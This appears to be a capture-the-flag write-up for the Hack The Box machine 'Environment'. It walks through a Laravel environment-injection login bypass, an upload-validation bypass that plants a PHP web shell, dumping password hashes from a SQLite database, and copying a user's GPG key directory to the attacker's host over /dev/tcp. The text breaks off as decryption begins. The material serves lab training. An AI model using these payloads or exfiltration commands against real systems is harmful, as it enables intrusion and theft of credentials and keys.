

# Environment

Tags: #Linux/Debian #Medium #Nginx #Argument-Injection #Verbose-Error-Messages #File-Upload #Overpermissive-Files #Sudo-Misconfiguration


## Nmap Results

```
Nmap scan report for 10.10.11.67
Host is up (0.050s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 5c:02:33:95:ef:44:e2:80:cd:3a:96:02:23:f1:92:64 (ECDSA)
|_ 256 1f:3d:c2:19:55:28:a1:77:59:51:48:10:c4:4b:74:ab (ED25519)
80/tcp    open  http      nginx 1.22.1
|_ http-title: Did not follow redirect to http://environment.htb
|_ http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.04 seconds
```

## Service Enumeration


First look at the site:



Gobuster didn't find any hidden subdomains but Feroxbuster revealed an interesting page called **/mailing** and **/upload**, which both return an error page similar to the one below:



There is also a login panel at `/login`:



If you scroll down on the home page, you can submit your email to be added to a mailing list:

# Join Our Mailing List

Stay up to date with the latest announcements, and be informed of ways you can help us!

Join!

Email added to the mailing list successfully!

environment.htb © 2025 | Production v1.1

When you hit the button, it actually does send a POST request to `/mailing` with 2 parameters, email and token:

```
Request
Pretty Raw Hex
1 POST /mailing HTTP/1.1
2 Host: environment.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://environment.htb/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 71
10 Origin: http://environment.htb
11 DNT: 1
12 Sec-GPC: 1
13 Connection: keep-alive
14 Cookie: XSRF-TOKEN=
eyJpdiI6Ims5TTM3V1kraENpQk9jd0tRK1p2dWc9PSIsInZhbnVlIjo1Q1FrDTk0SDE3b1habXVZQworRHE3dWhwGt
vcjAwbWU2Z0pjVDgwcmZpeDU4RmVrY1FwejBUTDBKK284wW5VW9ZNEhIbkk2QWVqdGtYanovck5PdJjNSzRiUVNzTG
RvVmc4bndRmWfmaExODVTR2JYXS95RURuYOpDMEM20FEiLCJtYWMiOiIxNmJmMTMwZDBjMzI3OGU5MDc1NjJlZTJkZ
jVkdORhMmEOZTE1NzkYm2U2NDkzZTYONjRhY2ESMTZmZc00DNkIiwidGFnIjo1In0%3D; laravel_session=
eyJpdiI6IksjYzdwckY1dUxMeThYbHArV2I5NXc9PSIsInZhbnVlIjo1c1RXNDdZwEovawE3MW9JWUJyU3hYSld3enJ
GY3JOY1BsMmtaRm9keHB6MFR60FlsNwphVWhKcEJCi96N2g2eXlEdXhycGhIT01RZGh6Tmd2SG80MGLMWGI1Y2ZzSX
JubXkvSjJlZTJscUFKOVVpSDJnRUNKYWNlekIyNEF0bGoiLCJtYWMiOiI5NzFhYWVhOWRhOWNmMTdiOThkNjRhOGI1N
zc5YjQ4MjA1ZWJmMWRiMmQzODVjNDYyMDliNjASNjZmMTk0NDY5IiwidGFnIjo1In0%3D
15 Priority: u=0
16
17 email=askjdf@aksjdf.com&_token=kQxIghAxLpq2xfe1rWrsrL54RtsElj2wNtktiH
```

Both error pages reveal that Laravel version 11.30.0 is the web framework in use, which is vulnerable to **CVE-2024-52301**, an argument injection vulnerability where you can switch the environment of the web server to one meant for debugging, testing, or whatever else is set. Might be useful later.

## 🔗 CVE-2024-52301 explained


The reason for the vulnerability is because of the `register_argc_argv()` method in PHP. This populates the `$_SERVER['argv']` array with any arguments it can see, whether via the command line or through a request. This used to be a standardized thing used by many developers because they liked the flexibility of modifying server behavior on the fly just by injecting certain parameters in the URL.

An attacker only needs to inject the `--env` argument set to some specially defined environment (like debug, test, dev, etc.) and the server will likely return a very different version of the site that includes sensitive data not meant to be seen.

## Exploitation

### Initial Access

Going back to the login page, let's take a look at what a request would look like if we tried authenticating:



If we can cause an error on the server, we might be able to see a stack trace including source code, or some other important details. PHP is usually pretty verbose unless configured otherwise. Let's try omitting the email parameter in this request.

This is what the server responds with:

Internal Server Error

ErrorException

POST environment.htb

PHP 8.2.28 — Laravel 11.30.0

Undefined array key "email"

Expand vendor frames ↕

routes/web.php:65 (closure)

45 vendor frames collapsed

public/index.php:17


routes/web.php :65

```
60     }
61     return $response;
62 })->name('unisharp.lfm.upload')->middleware([AuthMiddleware::class]);
63
64 Route::post('/login', function (Request $request) {
65     $email = $_POST['email'];
66     $password = $_POST['password'];
67     $remember = $_POST['remember'];
68
69     if($remember == 'False') {
70         $keep_loggedin = False;
71     } elseif ($remember == 'True') {
72         $keep_loggedin = True;
73     }
74
75     if($keep_loggedin !== False) {
76         // TODO: Keep user logged in if he selects "Remember Me?"
```

The server tried reading the value from the email parameter, but we didn't even specify it, so it errored out and gave us a bit more source code to look at beyond the offending line.

Towards the bottom there's a weird check for the **keep\_loggedin** variable even after the code above it seems to be enough. It's cut short though. Maybe we can cause another error that occurs further down so it'll give us more code.


Let's try setting the **remember** parameter to "nothing", just anything that's not true or false so that the code above it doesn't initialize the variable.



Seems like it was nothing, but just below it there's a block that checks if the environment is set to "preprod", and if so, it logs us in immediately as the admin. We can abuse that argument injection CVE we found a while ago.

All we have to do is insert `--env=preprod` as a URL parameter after we send a login request. None of the data matters. So the POST header should look like `POST /login?--env=preprod`.

After sending it, we get logged in:



The profile tab allows us to upload a profile picture, there could be a file upload vuln here.

[CVEdetails](#) shows a list of laravel vulnerabilities, one of them being **CVE-2025-27515** where file uploads aren't properly validated to be of an acceptable type, so malicious files can be uploaded.

This [post](#) talks more about the CVE, explaining that characters such as '.', '\*', and '0' are stripped from the end of files and break validation logic since the checks succeed after it has removed any.

Request

PrettyRawHex

```
1 POST /upload HTTP/1.1
2 Host: environment.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://environment.htb/managemnt/profile
8 Content-Type: multipart/form-data;
  boundary=----geckoformboundary32b1fad150318da122da555b03d17dbb
9 Content-Length: 406
10 Origin: http://environment.htb
11 DNT: 1
12 Sec-GPC: 1
13 Connection: keep-alive
14 Cookie: XSRF-TOKEN=
  eyJpdjI6IjFyYXVvYyVkaThTY0QzVWtNlnXA2pyQ0E9PSIsInZhbHVlIjoieAENwTEeOzE93YUR3FHDJXLS0SHNmtPROJ
  L5DVOFDLaQXFOhXNOC849SuehZtYTd4NE9oTLbkYjVpTmYyZXI0NmVMTm52S3LWGSvdGxtetlHl1FXVSV9bu03bn
  MS0UlhLysxc1B5cNVTnVnJk3lqym5WR3pMuqjDMQJuzenEiLC3tyWmI0iI1NDMzZDk0ZTZhZTc0M2IxyZU4ZWMwMzJN
  TlI0OWMzZmZhdVlMTY2NDhhZGQ4ZGY2YjU5ZmZcM2RlNWFiN2ZmIiwidGFnIjoioiInOw3d; laravel_session=
  eyJpdjI6IjFyYXVvYyVkaThTY0QzVWtNlnXA2pyQ0E9PSIsInZhbHVlIjoieAENwTEeOzE93YUR3FHDJXLS0SHNmtPROJ
  L5DVOFDLaQXFOhXNOC849SuehZtYTd4NE9oTLbkYjVpTmYyZXI0NmVMTm52S3LWGSvdGxtetlHl1FXVSV9bu03bn
  MS0UlhLysxc1B5cNVTnVnJk3lqym5WR3pMuqjDMQJuzenEiLC3tyWmI0iI1NDMzZDk0ZTZhZTc0M2IxyZU4ZWMwMzJN
  TlI0OWMzZmZhdVlMTY2NDhhZGQ4ZGY2YjU5ZmZcM2RlNWFiN2ZmIiwidGFnIjoioiInOw3d; expires=Fri, 27 Feb
  2026 01:37:18 GMT; Max-Age=7200; path=/; samesite=lax
15 Priority: low
16
17 -----geckoformboundary32b1fad150318da122da555b03d17dbb
18 Content-Disposition: form-data; name="token"
19
20 sq6AGZsaaljxXl9xEksrwV7Ae50mgZ6PfVkt3vA
21 -----geckoformboundary32b1fad150318da122da555b03d17dbb
22 Content-Disposition: form-data; name="upload"; filename="exploit.jpg.php"
23 Content-Type: image/jpeg
24
25 y0YA<?php system($_GET['cmd']);>
26
27 -----geckoformboundary32b1fad150318da122da555b03d17dbb--
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.22.1
3 Content-Type: application/json
4 Connection: keep-alive
5 Cache-Control: no-cache, private
6 Date: Thu, 26 Feb 2026 23:37:18 GMT
7 Set-Cookie: XSRF-TOKEN=
  eyJpdjI6IjFyYXVvYyVkaThTY0QzVWtNlnXA2pyQ0E9PSIsInZhbHVlIjoieAENwTEeOzE93YUR3FHDJXLS0SHNmtPROJ
  L5DVOFDLaQXFOhXNOC849SuehZtYTd4NE9oTLbkYjVpTmYyZXI0NmVMTm52S3LWGSvdGxtetlHl1FXVSV9bu03bn
  MS0UlhLysxc1B5cNVTnVnJk3lqym5WR3pMuqjDMQJuzenEiLC3tyWmI0iI1NDMzZDk0ZTZhZTc0M2IxyZU4ZWMwMzJN
  TlI0OWMzZmZhdVlMTY2NDhhZGQ4ZGY2YjU5ZmZcM2RlNWFiN2ZmIiwidGFnIjoioiInOw3d; expires=Fri, 27 Feb
  2026 01:37:18 GMT; Max-Age=7200; path=/; samesite=lax
8 Set-Cookie: laravel_session=
  eyJpdjI6IjFyYXVvYyVkaThTY0QzVWtNlnXA2pyQ0E9PSIsInZhbHVlIjoieAENwTEeOzE93YUR3FHDJXLS0SHNmtPROJ
  L5DVOFDLaQXFOhXNOC849SuehZtYTd4NE9oTLbkYjVpTmYyZXI0NmVMTm52S3LWGSvdGxtetlHl1FXVSV9bu03bn
  MS0UlhLysxc1B5cNVTnVnJk3lqym5WR3pMuqjDMQJuzenEiLC3tyWmI0iI1NDMzZDk0ZTZhZTc0M2IxyZU4ZWMwMzJN
  TlI0OWMzZmZhdVlMTY2NDhhZGQ4ZGY2YjU5ZmZcM2RlNWFiN2ZmIiwidGFnIjoioiInOw3d; expires=Fri, 27 Feb
  2026 01:37:18 GMT; Max-Age=7200; path=/; samesite=lax
9 X-Frame-Options: SAMEORIGIN
10 X-Content-Type-Options: nosniff
11 Content-Length: 138
12
13 {
  "url": "http://environment.htb/storage/files/exploit.jpg.php",
  "uploaded": "http://environment.htb/storage/files/exploit.jpg.php"
}
```



In the webroot dir, there's a "database" folder containing a SQLite3 database and a "users" table. It contains the password hash for Hish, which is a user on the box. The other 2 users in the DB are irrelevant:

```

www-data@environment:~/app$ cd database
cd database
www-data@environment:~/app/database$ ls
ls
database.sqlite  factories  migrations  seeders
www-data@environment:~/app/database$ sqlite3 database.sqlite
sqlite3 database.sqlite
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
.tables
cache             jobs              sessions
cache_locks       mailing_list      users
failed_jobs       migrations
job_batches       password_reset_tokens
sqlite> .schema users
.schema users
CREATE TABLE IF NOT EXISTS "users" ("id" integer primary key autoincrement not null, "name" varchar not null, "email" varchar not null, "email_verified_at" datetime, "password" varchar not null, "remember_token" varchar, "created_at" datetime, "updated_at" datetime, "profile_picture" varchar);
CREATE UNIQUE INDEX "users_email_unique" on "users" ("email");
sqlite> SELECT * FROM users;
SELECT * FROM users;
1|Hish|hish@environment.htb||$2y$12$QPbeVM.u7VbN9KCeAJ.JA.WfWQVWQg0LopB9ILcC7akZ.q641r1gi||2025-01-07 01:51:54|2025-01-12 01:01:48|hish.png
2|Jono|jono@environment.htb||$2y$12$1.hirug6NFC73tTb8XF0Y.W0G0Bjry5FBfsyX2wOAXFDWOUk9dphm||2025-01-07 01:52:35|2025-01-07 01:52:35|jono.png
3|Bethany|bethany@environment.htb||$2y$12$6kg21YDMagrT.iCUP/s.yLEGAe2S78gWt.6MAODUD3jXFMS13J.||2025-01-07 01:53:18|2025-01-07 01:53:18|bethany.png
sqlite> .exit
exit
www-data@environment:~/app/database$ cat /etc/passwd | grep sh$
cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
hish:x:1000:1000:hish,,,:/home/hish:/bin/bash
www-data@environment:~/app/database$

```

hashes.com reports the hash type to be bcrypt:

🔔 Pay professionals to decrypt your remaining lists
<https://hashes.com/en/escrow/view>

✔ Possible identifications: 🔍 Decrypt Hashes

\$2y\$12\$QPbeVM.u7VbN9KCeAJ.JA.WfWQVWQg0LopB9ILcC7akZ.q641r1gi - Possible algorithms: bcrypt \$2\*\$, Blowfish (Unix)

SEARCH AGAIN

It turns out that Hish's home directory is world readable, so we can grab user.txt right there:

```

www-data@environment:/home/hish$ ls
backup  user.txt
www-data@environment:/home/hish$

```

But to actually get user, let's keep going.

In his homedir, there's a **.gnupg** directory that's also world readable. This means we can read his private key(s) and use them for decryption:

```

www-data@environment:/home/hish$ ls -la
total 36
drwxr-xr-x 5 hish hish 4096 Apr 11 2025 .
drwxr-xr-x 3 root root 4096 Jan 12 2025 ..
lrwxrwxrwx 1 root root   9 Apr  7 2025 .bash_history -> /dev/null
-rw-r--r-- 1 hish hish  220 Jan  6 2025 .bash_logout
-rw-r--r-- 1 hish hish 3526 Jan 12 2025 .bashrc
drwxr-xr-x 4 hish hish 4096 Feb 27 11:36 .gnupg
drwxr-xr-x 3 hish hish 4096 Jan  6 2025 .local
-rw-r--r-- 1 hish hish  807 Jan  6 2025 .profile
drwxr-xr-x 2 hish hish 4096 Jan 12 2025 backup
-rw-r--r-- 1 root hish   33 Feb 27 10:24 user.txt
www-data@environment:/home/hish$

```

Now we just have to find something to decrypt. Luckily, the backup folder contains a file called "keyvault.gpg".

We get a permission denied error when trying to decrypt it on the target machine, and we can't export private keys because we don't have permission to connect to the gpg agent.

We can zip the whole directory and copy it over to our target machine though. So we'll do that and copy the keyvault.gpg file there too:

```
www-data@environment:/home/hish$ tar cf /dev/shm/gnupg.tar .gnupg/

www-data@environment:/home/hish$ cd /dev/shm
www-data@environment:/dev/shm$ ls
gnupg.tar
www-data@environment:/dev/shm$ cat gnupg.tar > /dev/tcp/10.10.14.84/9001
```

After unzipping, we just specify the homedir with the `--homedir <path>` option and then `-d <file>` to decrypt the file we want:

```
(johnmap007@kali)-[~/htb/boxes/retired/environment]
$ cd .gnupg

(johnmap007@kali)-[~/../boxes/retired/environment/.gnupg]
$ gpg --homedir . --list-keys
gpg: WARNING: unsafe permissions on homedir '/home/johnmap007/htb/boxes/retired/environment/.gnupg'
